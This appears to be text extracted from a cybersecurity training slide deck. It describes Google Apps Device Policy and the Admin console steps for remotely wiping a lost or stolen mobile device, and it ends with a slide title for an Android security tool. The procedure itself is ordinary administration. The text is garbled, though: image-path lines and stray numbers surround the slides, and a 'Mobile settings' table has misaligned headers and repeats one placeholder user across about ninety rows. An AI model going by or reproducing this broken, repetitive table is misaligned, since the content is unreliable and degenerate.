



3

This app allows IT administrator to enforce **security policies** and remotely wipe your device

Additionally, this app allows you to ring, lock, or locate your Android devices through the My Devices page: <https://www.google.com/apps/mydevices>

2

4



<https://play.google.com>

# Remote Wipe Service: Remote Wipe



- If users have Google Sync installed on a supported mobile device or an Android device with the Google Apps Device Policy app, they can use the Google Admin console to remotely wipe the device



## To remote wipe a lost or stolen device:




- Sign in to your Google Admin console
- Click Device management → Managed devices
- In the Devices tab, hover your cursor over the user whose device you want to wipe
- Click Remote Wipe (or Wipe account) in the box that appears
- A second box appears asking you to confirm that you want to remotely wipe the device. If you are sure you want to wipe the device, click Wipe Device (or Wipe account)

| Mobile settings                    |              |         |        |              |                    |                 |                 |             |
|------------------------------------|--------------|---------|--------|--------------|--------------------|-----------------|-----------------|-------------|
| On Device                          | Activation   | Devices | Search | Name         | Email              | Model           | OS              | Type        |
| <input type="checkbox"/> Device ID |              |         |        | JohnDoe123   | john.doe@doe.com   | iPhone 3Gs      | iOS 4.3         | Google Sync |
| <input type="checkbox"/> AxL100001 | JohnDoe123   |         |        | JohnDoe123   | john.doe@doe.com   | iPhone 3Gs      | iOS 4.3         | Google Sync |
| <input type="checkbox"/> AxL100002 | TomDoe123    |         |        | TomDoe123    | tom.doe@doe.com    | iPhone 4        | iOS 4.3         | Google Sync |
| <input type="checkbox"/> AxL100003 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com | Windows Phone 7 | Windows Phone 7 | Google Sync |
| <input type="checkbox"/> AxL100004 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com | Phone 3G        | iOS 4.3         | Google Sync |
| <input type="checkbox"/> AxL100005 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com | Nexus S         | Android 2.3.6   | Android     |
| <input type="checkbox"/> AxL100006 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100007 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100008 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100009 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100010 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100011 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100012 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100013 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100014 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100015 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100016 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100017 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100018 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100019 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100020 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100021 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100022 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100023 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100024 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100025 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100026 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100027 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100028 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100029 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100030 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100031 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100032 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100033 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100034 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100035 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100036 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100037 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100038 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100039 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100040 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100041 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100042 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100043 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100044 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100045 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100046 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100047 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100048 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100049 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100050 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100051 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100052 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100053 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100054 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100055 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100056 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100057 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100058 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100059 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100060 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100061 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100062 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100063 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100064 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100065 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100066 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100067 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100068 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100069 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100070 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100071 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100072 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100073 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100074 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100075 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100076 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100077 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100078 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100079 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100080 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100081 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100082 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100083 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100084 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100085 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100086 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100087 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100088 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100089 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100090 | BucketDoe123 |         |        | BucketDoe123 | bucket.doe@doe.com |                 |                 |             |
| <input type="checkbox"/> AxL100091 | BucketDoe123 |         |        |              |                    |                 |                 |             |

# Android Security Tool: DroidSheep Guard

C|EH  
Cybersecurity

